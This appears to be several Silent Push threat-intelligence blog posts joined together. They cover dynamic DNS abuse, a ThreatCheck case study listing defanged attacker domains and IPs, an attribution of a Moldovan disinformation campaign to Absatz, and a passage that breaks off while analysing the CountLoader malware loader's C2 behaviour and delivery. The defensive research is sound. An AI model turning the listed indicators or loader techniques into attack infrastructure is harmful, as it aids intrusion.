These types of web hosts can be of concern because they allow anyone—malicious or otherwise—to register subdomains and host their own content on them. Typically, DNS records are also automatically managed by the service that rents the subdomains, though this is not the case with all publicly rentable subdomains.

Our enterprise customers have exclusive access to the set of data exports designed to address threat actor usage of this type of infrastructure for hosting and launching attacks.


Interested in Updates on this Growing Threat?

Follow the Silent Push threat intelligence team on LinkedIn and X/Twitter for our latest research findings.


Background

Publicly rentable subdomain providers (also known as “Dynamic DNS” providers) come in many shapes and sizes. These providers essentially offer subdomains for rent, sometimes operating as an individual, as with many of the tens of thousands of afraid[.]org personal dynamic DNS providers, or at other times renting subdomains from a larger company like with us[.]com and it[.]com.

Enterprise companies such as Google and Cloudflare offer some publicly rentable subdomains, but the vast majority are managed by individuals and largely unknown organizations.  

Renting Subdomains

There are a few different types of these domain rental services available when renting a subdomain:

  1. No Hosting Control, Some Content Control: DNS A record (IP address) cannot be set, and some content is set by the provider (e.g., Blogspot, even though there are ways to hide the default content).
  2. No Hosting Control, Full Content Control: DNS A record (IP address) cannot be set, content can be set freely (pages[.]dev, for example)
  3. Full Hosting Control, Full Content Control: DNS A record and content can be set freely; these features are often available under “paid” plans at these providers. One example that has these features is afraid[.]org.

The lack of complete control for a given host, at first glance, could appear as a weakness of this type of infrastructure; however, that couldn’t be further from the truth. These services are effectively operating as “mini domain registrars” without nearly the same amount of attention or oversight that legitimate domain registrars face.

Dangerous and Deserving of Attention

These hosts can be dangerous for several reasons:

  • As mentioned earlier, many threat actors abuse these services. A list of high-profile examples of threat actor abuse of these services is included in a separate section towards the end of this blog.
  • Many Dynamic DNS platforms, such as afraid[.]org, have abuse reporting channels; however, no organizations publicly track the takedown response times for these providers. This ensures that bad providers who don’t respond to abuse complaints end up hiding for far too long.
  • Many of these providers accept cryptocurrency payment methods, such as Bitcoin, and openly advertise that they never need to share credentials or provide “Know Your Customer” details.

Numerous domain registrars offer similar anonymous purchasing features. However, domain registrars must be registered through various ICANN and IANA processes. In contrast, Dynamic DNS providers simply need to purchase a domain and set up their own routing and purchasing infrastructure. This allows them to operate with far less red tape and regulation.

  • Services that rent subdomains can sometimes end up on enterprise benign lists, so it’s essential to track these threats with the full picture of context available. It’s also common for employees to request access to specific web content, which may be blocked by default. Defenders need to be cautious about allowing connections to particular subdomains while also being wary of granting blanket access to a full apex domain when it’s hosted on a service that rents subdomains, as attacker infrastructure could inadvertently be allowed through.
  • When a threat actor controls a subdomain on a service that doesn’t respond to abuse complaints, that infrastructure becomes highly attractive for use as part of command and control (C2) communications and other dangerous network flows.

Even though cybersecurity companies may be aware of a malicious subdomain, report it, and post it on numerous public systems and lists, a given subdomain could still remain active due to the lack of strong remediation options.

In contrast, when a similar situation occurs with normal domains, both the domain registrar and the domain host can be contacted to disrupt a malicious website, providing twice as many options to get something potentially malicious taken offline.


Tracking: A Complex Process

Tracking subdomain rental schemes and Dynamic DNS providers is a complicated process.

Many of these subdomain rental hosts can be found on the “Public Suffix List” (PSL), which is publicly maintained in the “Begin Private Domains” section. This list includes enterprise services such as Blogspot[.]com from Google and pages[.]dev from Cloudflare, as well as many more similar services that rent subdomains.

The PSL does not, however, include the vast majority of lower-quality hosts who rent subdomains, and it does not allow third-party submissions to its list. As a result, specific hosts that rent subdomains and/or provide Dynamic DNS services will most likely never end up on the PSL and therefore must be tracked separately.

Our research team has devoted significant effort to ensuring we track all hosts utilizing these subdomain rental schemes and monitor them in real-time for newly appearing domains.

For instance, the Dynamic DNS provider, afraid[.]org, has tens of thousands of domains renting subdomains – the oldest being approximately 25 years old, with a steady influx of new domains every month. To make this host even more complex, afraid[.]org only lists some of these publicly – the others are known as “stealth” domains and can only be tracked via NameServer records.

Sourcing Data from Different Queries

Our threat team currently sources data for this special Dynamic DNS export from a mix of queries, enhancing and empowering publicly available information with the deep context and insights offered by our own first-party data. This includes:

  1. The Public Suffix List (publicsuffix[.]org), specifically the “Private Domains” sub-list. The PSL primarily includes enterprise domains, which have a greater potential to generate false positives than the lower-quality dynamic DNS providers. This is part of why we track those Dynamic DNS providers and the domains found on the PSL separately, for organizations to manage their risk tolerance accordingly.
  2. Afraid[.]org – with tens of thousands of sites scraped from its website and further tracked via NameServer (NS) records – tracking this infrastructure helps identify the “Non-Shared: Stealth” websites it advertises using its network, which aren’t listed publicly.
    1. PADNS lookups for related NS records can be performed in our platform, such as the following example:

Silent Push Community Edition NameServer DNS search for afraid[.]org query link

Web Scanner explore edition using nameserver dns search of afraid[.]org
The NameServer DNS search for afraid[.]org produced over 591,000 results

Screenshot of Freedns site search of afraid[.]org
Source: https://freedns[.]afraid[.]org/domain/add[.]php

  1. Other major DDNS providers, including:
    1. ChangeIP (changeip[.]com)
    2. CloudDNS (cloudns[.]net)
    3. DNSexit (dnsexit[.]com)
    4. DuckDNS (duckdns[.]org)
    5. DuiaDNS (duiadns[.]net)
    6. DynDNS (dyn[.]com)
    7. Dynu (dynu[.]com)
    8. NowDNS (now-dns[.]com)
    9. YDNS (ydns[.]io)
    10. NoIP (noip[.]com)
    11. Silent Push is also tracking several domains associated with a small Dynamic DNS provider called “AttractSoft,” which has been used in attacks targeting Ukraine and for which we were able to create a specific fingerprint available to our enterprise customers via our customer-only reporting.

Threat Actors Abusing Publicly Rentable Domains / Dynamic DNS Services

There are extensive examples of serious threat actors using publicly rentable domains / Dynamic DNS domain services in their attacks. A few of the more high-profile of these include:


Publicly Rentable Domains Mitigation

Silent Push believes many publicly rentable domains and subdomains present a significant level of risk. Proactive measures are essential to defend against these potential, growing threats.

Our threat team created a set of Bulk Data Exports for all domains we’re tracking that rent subdomains and provide Dynamic DNS (DDNS) services. Enterprise clients are advised to set alerts on connections to any subdomains of these domains, and for some organizations, to block all connections.

Silent Push Indicators Of Future Attack™ (IOFA™) Feeds are available as part of an Enterprise subscription. Enterprise users can ingest this data into their security stack to inform their detection protocols or use it to pivot across attacker infrastructure using the Silent Push Console and Feed Analytics screen.


Learn More About Dynamic DNS Providers

Our enterprise customers have access to the set of reports we compiled for this campaign. If you would like to learn more about our capabilities for tracking Dynamic DNS providers—or how you can hunt for them yourself on our platform—we encourage you/your organization to reach out to our team for a demonstration.

Connect with our platform experts for an overview of the Enterprise Edition platform. We can provide a tailored walkthrough for your specific use case, along with insights into integrations and API capabilities.


Continuing to Monitor Publicly Rentable Domains

We know that publicly rentable domains / Dynamic DNS providers aren’t going away anytime soon. They have existed for decades and continue to gain in popularity among threat actors.

Contributing to this rise is a growing business sector that hosts these subdomain rental schemes. Outside of the enterprise solutions, many are often either owned by shell companies, companies with a clear record of ignoring abuse, or by threat actors who share no details about themselves or any corporate entities. There are far more malicious efforts than benign ones. Some enterprise solutions are known to be heavily exploited by serious threat actors.

Our threat team recommends that enterprise organizations treat all publicly rentable domains and Dynamic DNS providers with caution, given the potentially significant threats they can pose.

For some organizations, connections to these domains may need to be blocked outright unless a user manually requests a narrow exclusion. For others, alerting may suffice. Every organization is likely to handle these types of domains and providers in different ways and should adjust based on its own tolerance of risk.

When defenders encounter a domain that has subdomains for rent, we advise them to always keep in mind that while one subdomain may be benign, another could be malicious. As we have covered, the diversity of content available from these providers creates unique defensive challenges. This is the core reason behind the creation of the export files we created for our enterprise customers.

Silent Push will continue to monitor services that allow subdomain rentals and report on new findings and observations throughout 2025. We greatly appreciate being directed to any additional repositories of publicly rentable domains or dynamic DNS providers, as well as any services that may not currently be tracked that an organization, researcher, or other individual feels should be flagged for our team.

Case Study: Detect Adversaries 3 Months in Advance Using Silent Push ThreatCheck

A Fortune 500 media and entertainment company transformed the way it handled security alerts by embedding Silent Push ThreatCheck into its SIEM workflows. 

The result: weeks-earlier visibility into attacker infrastructure, streamlined investigations, and measurable outcomes based on their investment in Silent Push.  

The Challenge: Alert Noise Without Context 

Security teams rely on SIEMs to centralize and correlate alerts. But once those alerts appear, the real challenge begins: determining which ones represent genuine threats.  

For this organization, analysts faced: 

  • High volumes of alerts on suspicious domains and IPs. 
  • Limited context to distinguish malicious activity from harmless indicators.  
  • Alert fatigue and slower triage, with time wasted chasing benign indicators.  

They needed a way to automatically escalate indicators that were on the Silent Push IOFATM dataset to SOC Tier 2 and Tier 3 support to reduce mean time to response (MTTR). 

The Solution: Silent Push ThreatCheck  

Silent Push ThreatCheck is a lightweight enrichment solution that validates suspicious domains and IPs against Silent Push’s continuously mapped view of attacker infrastructure.  

By embedding ThreatCheck into existing workflows – including SIEM and SOAR environments – organizations can:  

  • Deliver weeks-earlier visibility into attacker infrastructure compared to traditional detections.  
  • Provide measurable lead-time metrics to demonstrate ROI.  
  • Highlight overlaps with real adversary campaigns, reducing false positives and wasted investigation time.  

Implementation

The organization integrated ThreatCheck directly into their SIEM pipeline: 

  • Every suspicious domain or IP captured by the SIEM was automatically passed to ThreatCheck. 
  • ThreatCheck determined whether indicators overlapped with attacker-controlled infrastructure already tracked by Silent Push.  
  • Enriched results flowed back into the SIEM, so analysts saw alerts with added context and validation. 

This seamless enrichment step meant analysts could immediately understand which alerts were tied to real adversary campaigns, without changing processes. 

The Results: Earlier Detection, Smarter Response 

The impact was immediate:  


  • Silent Push identified infrastructure associated with FIN7, Lazarus, Sapphire Sleet, ClickFix, Amos Infostealer, and other threats months before it appeared in the customer’s SIEM.  
  • On average, Silent Push provided 104 days of detection lead time, with a median lead time of 117 days.
  • In some cases, detection lead time exceeded 200 days – giving the organization a substantial head start for their defense.

This measurable advantage allowed the team to: 

  • Prioritize critical alerts tied to verified attacker infrastructure. 
  • Accelerate investigations, cutting time spent on manual research.  
  • Reduce false positives, freeing analysts to focus on genuine threats.  

Quantifying ROI  

The ability to measure detection lead time turned ThreatCheck into a tool for proving value to leadership.  

By comparing when Silent Push first detected malicious infrastructure against when the same indicators appeared in SIEM alerts, the customer demonstrated that Silent Push consistently delivered weeks of advanced visibility.  

This translated to:  

  • Faster containment opportunities. 
  • More efficient use of analyst resources.  
  • Stronger confidence in the SIEM’s alerts, now enriched with external validation. 

Accelerating Detection: The Silent Push Advantage 

Indicator Threat Type Seen in SIEM Detected by Silent Push Detection Lead Time 
cdnjscloudnetwork[.]co FIN7 Domain 2025-05-16 2024-07-15 305 Days 
66.235.175[.]109 Lazarus IP 2025-07-05 2025-02-13 142 Days 
api.drive-release[.]cloud Lazarus Domain 2025-06-19 2025-02-13 126 Days 
okta.login-request[.]com PoisonSeed Domain 2025-07-24 2025-03-14 132 Days 
static.twalls5280[.]com FakeUpdate Domain 2025-08-28 2025-05-25 95 Days 
hlanstanbak[.]com KeitaroC2 Domain 2025-08-29 2025-08-13 16 Days 
82.117.255[.]225 SecTopRAT IP 2025-08-29 2025-06-18 72 Days 

Why ThreatCheck Works 

This success highlights three reasons why ThreatCheck delivers value across organizations:  

  • Seamless Integration – A lightweight enrichment step, embedded directly into existing workflows.  
  • Actionable Outcomes – Clear validation of which indicators map to attacker infrastructure.  
  • Measurable Advantage – Quantifiable lead-time metrics that demonstrate ROI.  

Request A Demo

Silent Push ThreatCheck is designed to help organizations move from reactive alert-handling to preemptive cyber defense.  

Ready to see it in action? Get in touch today for a customized demonstration of how ThreatCheck can integrate into your workflows and deliver measurable results.  

Silent Push Analyzes New Disinformation Campaign Targeting 2025 Moldovan Elections Connected to Legacy Moscow Influence Campaign

Key Findings

  • A new disinformation campaign, initially reported by RecordedFuture, appears to be seeking to influence Moldova’s upcoming elections on September 28, 2025. Our analysts linked the campaign to a separate, earlier Russian influence campaign and disinformation effort from 2022 through a unique technical fingerprint, along with other details.
  • The 2025 Moldovan disinformation websites have no clear ownership or declared authors, indicating the operators are trying to hide their involvement and possible ties to the campaign.
  • Our team identified a technical fingerprint found on many of the 2025 Moldovan disinformation websites which connects to absatz[.]media, which is a Russian media and propaganda effort launched in 2022. The editor-in-chief of Absatz is listed on their website as “Shakhnazarov M. S.,” which likely refers to Mikhail Sergeyevich Shakhnazarov, an individual who has been sanctioned in Ukraine for supporting Russian propaganda.
  • The technical fingerprint connecting the two propaganda campaigns is likely due to a shared developer working on both projects. Some other potential scenarios will also be discussed, but the combined details provide strong indications that Absatz is connected to this ongoing disinformation campaign aimed at the Moldovan elections.

Executive Summary

On September 28, 2025, Moldova (the former Soviet republic country landlocked between Romania and Ukraine) will hold nationwide elections. These elections are reportedly being targeted by Russian disinformation efforts attempting to dissuade Moldova from continuing its alignment toward Europe and away from Russia. The effort is classified as part of multi-year Russian disinformation campaigns by threat actors known as “Matryoshka” or “Storm-1679.”

Our analysts have identified a unique technical fingerprint through the analysis of Moldovan disinformation websites active in 2025, which helped us discover two new domains hosted on a unique IP address. The new hosts are linked to separate Russian disinformation efforts that have been active since 2022.

Unlike the current Moldovan campaign, the older Russian disinformation effort was first seen in 2022 and is associated with an organization known as “Absatz.” Registration details list a Moscow address under an editor-in-chief named “Shakhnazarov M. S.” Our team finds it likely this refers to an individual with the name “Mikhail Sergeyevich Shakhnazarov,” based in Russia, who was sanctioned in Ukraine for supporting disinformation efforts. Based on the registered organization name, tax numbers, and editor’s name, the editor-in-chief of Absatz certainly appears to be the same currently sanctioned Russian disinformation actor, (https://zachestnyibiznes.ru/company/ul/1217700292325_9706016908).


Interested in Updates on this Emerging Threat?

Follow the Silent Push threat intelligence team on LinkedIn and X/Twitter for our latest research findings.


Background

Researchers have been monitoring a recent Moldovan disinformation campaign that has been active since at least April 2025. As referenced above, this campaign is classified as part of multi-year Russian disinformation campaigns by threat actors known as “Storm-1679” or “Matryoshka” (a descriptive term associated with Russian nesting dolls). This same Russian threat group has targeted other elections and global events, including the 2024 Paris Olympics.

While reviewing indicators from a recent report about the Russia-linked influence campaign targeting Moldova, our team identified technical fingerprints linking the efforts to Absatz. Absatz is a Russian news site run by an editor-in-chief, “Mikhail Sergeyevich Shakhnazarov,” who is likely the same individual previously sanctioned in Ukraine for supporting Russian propaganda.

Absatz was registered on March 31, 2022, with the Russian media regulator Roskomnadzor. Also known as the Federal Service for Supervision of Communications, Information Technology, and Mass Media, Roskomnadzor is the Russian government’s primary regulator for media and the internet. The regulator has been previously criticized for censoring independent media and enforcing state control.

Based on the discoveries our team has made connecting a 2022 disinformation effort with this 2025 campaign, one of three conclusions appears likely:

  1. The recent Moldovan disinformation campaign’s developers used Absatz as a template, but for some reason, they only reused a small amount of the code, and that’s the only connection.
  2. The Absatz news and disinformation effort, as well as the 2025 Moldovan disinformation campaign, shared a developer who reused specific code across both projects.
  3. The Absatz website and 2025 disinformation campaign are both run by Absatz.

Initial Intelligence: Finding Commonalities

We quickly identified several fingerprints to track the domains associated with the 2025 disinformation campaign targeting Moldova, which are based on multiple code commonalities shared across them, as well as the use of dedicated IP addresses.

The results revealed domains mapped to one of two dedicated IP addresses, further proving infrastructure reuse and common ownership across this campaign:

  • 95.181.226[.]135
  • 91.218.228[.]51

Connections Between the 2025 Campaign and Russian Disinformation Efforts in 2022

Our team observed heavily reused code across this infrastructure. This allowed us to develop a unique fingerprint connecting many of the 2025 websites, as well as two domains hosted on the same IP address, that have been used for Russian disinformation efforts since 2022.

The technical fingerprints were only found on the 2022 and 2025 Russian disinformation websites, and nowhere else on the internet, strongly indicating there are developer ties between the two efforts.

For operational security reasons, we cannot publicly reveal these fingerprints at this time. Our enterprise customers have access to a detailed report on this topic with no omissions, as well as all associated campaign infrastructure. Please reach out to our sales team (link at the bottom of this post) if this data is of interest to you or your organization.

The new domains and IP addresses returned from our technical fingerprints, which aren’t associated with the 2025 disinformation campaign, are:

Absatz – Legacy Russian Disinformation

  • Absatz[.]media is the primary domain used by Absatz and was registered on July 12, 2021.
  • Three months later, the first A record IP address mapped to this domain was seen on October 24, 2021, from ASN 197695 (AS-REG, RU).
  • The first versions of this website were captured in the Wayback Machine in May 2022.
  • Since 2023, there haven’t been any substantial changes to the site’s code or hosting. The domain has been hosted for more than two years on ASN 210756 (EDGECENTERLLC, RU).

The Absatz website also contains a footer which openly includes details about its ownership and editor-in-chief, which have been machine translated into English below:

The online publication Absatz is registered by Roskomnadzor, registered entry dated March 31, 2022, EL № FS77 – 82992. Founder and editorial board – LLC «Intaria». Editor-in-Chief Shakhnazarov M. S. Editorial address: 127055, Russian Federation, Moscow, st. Butyrsky Val, 68/70s1. Mail: info@absatz[.]media All rights to materials located on the website absatz[.]media are protected in accordance with the legislation of the Russian Federation, including copyright and related rights. For any use of site materials, a link to absatz[.]media is required. The editors are not responsible for information and opinions expressed in reader comments and news materials compiled on the basis of reader messages.

They are used on the information resource recommender technologies (information technologies for providing information based on the collection, systematization, and analysis of information related to the preferences of internet users located on the territory of the Russian Federation).

The key takeaways from this disclaimer are:

  • Absatz is registered with Roskomnadzor, the Russian agency responsible for mass media regulations and censorship.
  • Absatz was registered with Russian authorities on March 31, 2022, eight months after the website was first registered online.
  • The Absatz “Editor-in-Chief” is listed as Shakhnazarov M. S.
    • “Shakhnazarov Mikhail Sergeyevich” is the name of a propagandist based in Russia who has been and is sanctioned based on their activities supporting the Russian invasion of Ukraine. Based on the shared name, industry, business association, and tax ID, our team finds it likely that the Absatz editor-in-chief is the same sanctioned individual.
  • Absatz’s editorial address is listed as “127055, Russian Federation, Moscow, st. Butyrsky Val, 68/70s1”
    • This address appears to be the same large building where the “AEB Association of European Businesses” – an influential Russian business organization – is headquartered. (aebrus[.]ru/en/our-contacts/)
  • Additionally, an obscure reference to “Founder and editorial board – LLC «Intaria»” appears to reference a separate Russian LLC, also controlled by Mikhail Shakhnazarov and registered in June 2021, as seen within this Russian business database: (zachestnyibiznes[.]ru/company/ul/1217700292325_9706016908).

Looking Beyond Technical Connections

Beyond the technical connections shared between this historically Russian propaganda-focused website and the 2025 Moldovan disinformation websites, there is also a substantial amount of content on Absatz’s own website that raises both red flags and speaks to its support for similar disinformation campaigns.

When searching for the Russian word for Moldova (“Молдова”) on Absatz (absatz[.]media/search), there are dozens of clear disinformation articles. Some of the content includes headlines, machine translated to English below, which clearly show bias against the current leadership and the pro-EU faction within Moldova:

  • “Police forcibly dispersed a peaceful protest in Chisinau”
  • “I asked the collapse: how far Sandu is ready to go in political lawlessness”
  • “Maya on the defensive: why Sanda was dubbed in Italy” «a petty dictator»
  • “Moldovan oligarch Plahotniuc was detained in Greece”
  • “A Moldovan was detained in Ryazan for transmitting data about the Russian Armed Forces to Kyiv”
  • “Ozerov: History textbooks in Moldova are being rewritten to justify confrontation with Russia”
  • “The Central Election Commission of Moldova did not allow the bloc «Victory» to participate in the parliamentary elections”
  • “Hello, bust: why a monument to the Moldovan ruler is being erected in Crimea
  • Two Moldovan intelligence agents were detained in Moscow”
  • “A new Moldovan textbook called Moscow and Chisinau parties to the conflict in Transnistria”
  • “Former Prime Minister of Moldova Tarlev: Chisinau violated the rights of believers and insulted the church”
  • «Purposeful mockery»: “The Russian Orthodox Church condemned Moldova for disrupting the delivery of the Holy Fire”
  • “A citizen of Moldova who fought for the Armed Forces of Ukraine was detained for preparing terrorist attacks in the Russian Federation”
  • “The Ambassador of Moldova was summoned to the Russian Foreign Ministry due to a violation of the Vienna Convention”
  • “The political scientist explained why Sandu will not be able to fabricate a criminal case against the head of Gagauzia”
  • “In Transnistria, the West was accused of preparing Moldova for a conflict with Russia”
  • “The ex-president of Moldova called on the opposition to unite and not recognize the election results”
  • “Kobakhidze: Moldova did not pass the democracy test”
  • …And dozens more

A large number of other articles across Absatz’s website follow this disinformation pattern. They can be found by searching for other commonly included keywords for these types of campaigns in Russian:

  • Ukraine – Украина
    • absatz[.]media/search?q=%D0%A3%D0%BA%D1%80%D0%B0%D0%B8%D0%BD%D0%B0
  • NATO – HATO
    • absatz[.]media/search?q=НАТО
  • Germany – Германия
    • absatz[.]media/search?q=%D0%93%D0%B5%D1%80%D0%BC%D0%B0%D0%BD%D0%B8%D1%8F
  • United States – Соединенные Штаты
    • absatz[.]media/search?q=%D0%A1%D0%BE%D0%B5%D0%B4%D0%B8%D0%BD%D0%B5%D0%
      BD%D0%BD%D1%8B%D0%B5+%D0%A8%D1%82%D0%B0%D1%82%D1%8B

Suspect Social Media Accounts Sharing Absatz’s Content

Many low-quality accounts (low-quality in terms of appearance as a genuine user) that share links to Absatz can be found across most major social networks, discoverable via simple searches on those platforms or by checking Absatz’s own account. It is important to note that this is a common tactic in disinformation campaigns:

New Storm-1679 Connections

Below are the two new domains and an IP address used by Absatz associated with the 2025 disinformation campaign:

  • absatz[.]media
  • abzac[.]media (redirects to absatz[.]media)
  • 5.188.179[.]181

Our enterprise customers have access to the complete list of disinformation infrastructure associated with this campaign. If you would like to learn more about our capabilities for tracking disinformation campaigns—or how you can hunt for them yourself on our platform—we encourage you/your organization to reach out to our team for a demonstration.

Connect with our platform experts for an overview of the Enterprise Edition platform. We can provide a tailored walkthrough for your specific use case, along with insights into integrations and API capabilities.


Continuing to Track Storm-1679 / Matryoshka

Our team will continue to investigate and track Storm-1679 as the campaign evolves and in concert with ongoing research into the infrastructure behind other disinformation campaigns. If you or your organization has details you wish to share with our threat team, we would love to hear from you.

CountLoader: Silent Push Discovers New Malware Loader Being Served in 3 Different Versions

Key Findings

  • Silent Push has discovered a new malware loader that is strongly associated with Russian ransomware gangs that we are naming: “CountLoader.”
  • Our team has observed this evolving threat being served as three separate versions: .NET, PowerShell, and JScript.
  • Based on our observations and technical evidence, we believe CountLoader is being used either as part of an Initial Access Broker’s (IAB’s) toolset or by a ransomware affiliate with ties to the LockBit, BlackBasta, and Qilin ransomware groups.
  • CountLoader was also recently used in a PDF-based phishing lure targeting individuals in Ukraine, in a campaign that impersonated the Ukrainian police.

Executive Summary

Silent Push Threat Analysts are tracking the spread of a new malware loader we have named “CountLoader,” that is strongly associated with Russian ransomware gangs. The evolving threat is served in three versions: .NET, PowerShell, and JScript, and was recently used in a phishing lure targeting individuals in Ukraine as part of a campaign impersonating Ukrainian police.

Our analysis has observed CountLoader dropping several malware agents, like CobaltStrike and AdaptixC2. Technical evidence obtained from within these samples allowed our team to make the connection between the agents dropped by CountLoader and the malware agents observed in several ransomware attacks. Based on this observation, we assess with medium-high confidence that CountLoader is being used either as part of the toolset of an IAB or by a ransomware affiliate with ties to the LockBitBlackBasta, and Qilin ransomware groups.

Kaspersky researchers identified a portion of CountLoader’s operations in June 2025. However, they were only able to identify the PowerShell version, which at the time utilized a “DeepSeek” AI phishing lure to trick users into downloading and executing it. Our team identified indications of several additional unique campaigns utilizing various other lures and targeting methods, including a .NET version of CountLoader, which was named twitter1[.]exe.

Organizations frequently targeted by Russian cybercrime, ransomware groups, or Advanced Persistent Threat (APT) groups are encouraged to integrate our Indicators Of Future Attack™ (IOFA™) feeds for CountLoader into their security stack to defend against this continuously evolving threat.


Sign Up for a Free Silent Push Community Edition Account

Register now for our free Community Edition to use all the tools and queries highlighted in this blog.


Background

While monitoring for new threats, our team recently discovered a malware sample with unique behavior and varied attribution descriptions in VirusTotal. After a thorough investigation, we were able to confirm the sample was a new malware loader we assess to be associated with multiple ransomware groups, primarily Russian-speaking cybercriminals. This campaign was observed to be targeting citizens in Ukraine with a Ukrainian police phishing lure, strengthening suspicions of its ties to Russian threat actors.

After an initial open source review, our team found several public reports that mentioned the domains app-updater[.]app, app-updater1[.]app, and app-updater2[.]app. One of the domains, app-updater1[.]app, was suspected of downloading a malicious implant by Kaspersky, as shared in their Securelist report on June 11, 2025. No binary was downloaded, however, and their team was unable to investigate further at the time.

Securelist report screenshot mentioning the domain “app-updater1[.]app”
Securelist report mentioning the domain “app-updater1[.]app”

Cyfirma also reported a similar campaign, though again, there were no significant details on what was happening with the command and control (C2) domain: app-updater[.]app.

Taking this into account, our team discovered that what was being observed here was actually part of the loader’s primary code loop. CountLoader attempts a connection to many different C2s, retrying up to a million times, and we believe this partial activity is what both Cyfirma and Kaspersky were observing in their respective reports.

Digging deeper, our team then observed several different versions of the malware, written in .NET, PowerShell, and JScript, respectively. Only the PowerShell version of the three has been referenced in public reporting so far (via Kaspersky).

The main version we have observed is the JScript-based version, which is wrapped in an HTML application. It is the most thorough implementation, offering six different methods for file downloading, three different methods for executing various downloadable malware binaries, and a predefined function to identify a victim’s device based on Windows domain information.


Initial Observations

We began our investigation by following the discovery of a malware sample in VirusTotal, which contacted several domains with an apparently unique communication pattern of shared use of the “/api/getFile?fn=” path across the domains.

As C2 communications in malware are often unique, our team decided to investigate this pattern and see what more we could find.

Screenshot of VirusTotal snapshot of the shared path
VirusTotal snapshot of the shared path

Testing for Fingerprints

Taking two of the known domains, app-updater[.]app and app-updater1[.]app, and dropping them into our Web Scanner, our team was able to use the “Compare” feature to identify shared attributes swiftly. This is a common technique in our investigations, as it allows for the easy creation and testing of more accurate fingerprints.

After some validation testing, our team put together a solid fingerprint combining our HHV, JARM, Response, and ssl.CHV fields into a single query that covers a large number of related domains for this threat. Descriptions of each field are noted below, though some details are omitted for operational security reasons (which are also available to our enterprise customers):

  • The HHV field is a Silent Push proprietary hash value based on the header keys.
  • The JARM field fingerprint is a hash value derived from various characteristics of the TLS handshake.
  • The Response field describes the response code returned by a scan request.
  • The ssl.CHV field is another Silent Push proprietary hash based on SSL data from SSL certificates.

These fields enabled us to detect additional domains used by CountLoader and, as of this writing (August 2025), we have discovered 20+ unique domains. Enterprise customers have access to a comprehensive report that contains our full, unredacted analysis on this threat.

As referenced before, during an open source review, our team found two additional sources where some of the domains had been referenced:

  • Threat researcher Squiblydoo made a meaningful post on his X/Twitter account, writing, “The malware sets a script to download a payload from gameupdate-endpoint[.]com and will steal data from your computer.
  • In the URLhaus malware database, urlhaus[.]abuse[.]ch, our team found several domains labeled “delivering Vidar Infostealer and Emmenhtal malware,” according to the initial reporters.
Screenshot of the URLhaus results

Given the variety of malware types reported with these C2 domains, our team suspected the domains dropping the malware were associated with this new malware loader, which we were later able to confirm.


Targeting Ukrainian Citizens with a Fake Ukrainian Police PDF Lure

During our investigation, an interesting .zip file named “vymoha_na_yavku” was found to contact ms-team-ping[.]com. We confirmed this was related to our newly discovered cluster of malicious CountLoader domains.

Checking a .zip file on VirusTotal confirmed its relation to the malicious CountLoader domains cluster

We then analyzed a sample. This analysis revealed an ongoing PDF-based lure campaign that remains active at the time of writing this blog (August 2025).

Screenshot of the PDF lure impersonating the Ukrainian police

When translating the PDF into English, the following message from the (supposed) “National Police of Ukraine” appears:

Screenshot of translated PDF (purportedly) originating from the National Police of Ukraine

CountLoader Malware Variants

As previously referenced, our team observed three different versions of the CountLoader malware. We will now examine each of them in turn, beginning with the JScript version, which we have identified as the main CountLoader implant, followed by the .NET binary and PowerShell binary versions.

CountLoader JScript / .hta file Version

The JScript-based version has around 850 lines of code. It outshines both the .NET version and the PowerShell version in terms of both length and functionality. In this form, CountLoader is delivered to its victims in the form of an .hta file, which is obfuscated using the free and open-source obfuscator[.]io tool referenced earlier.

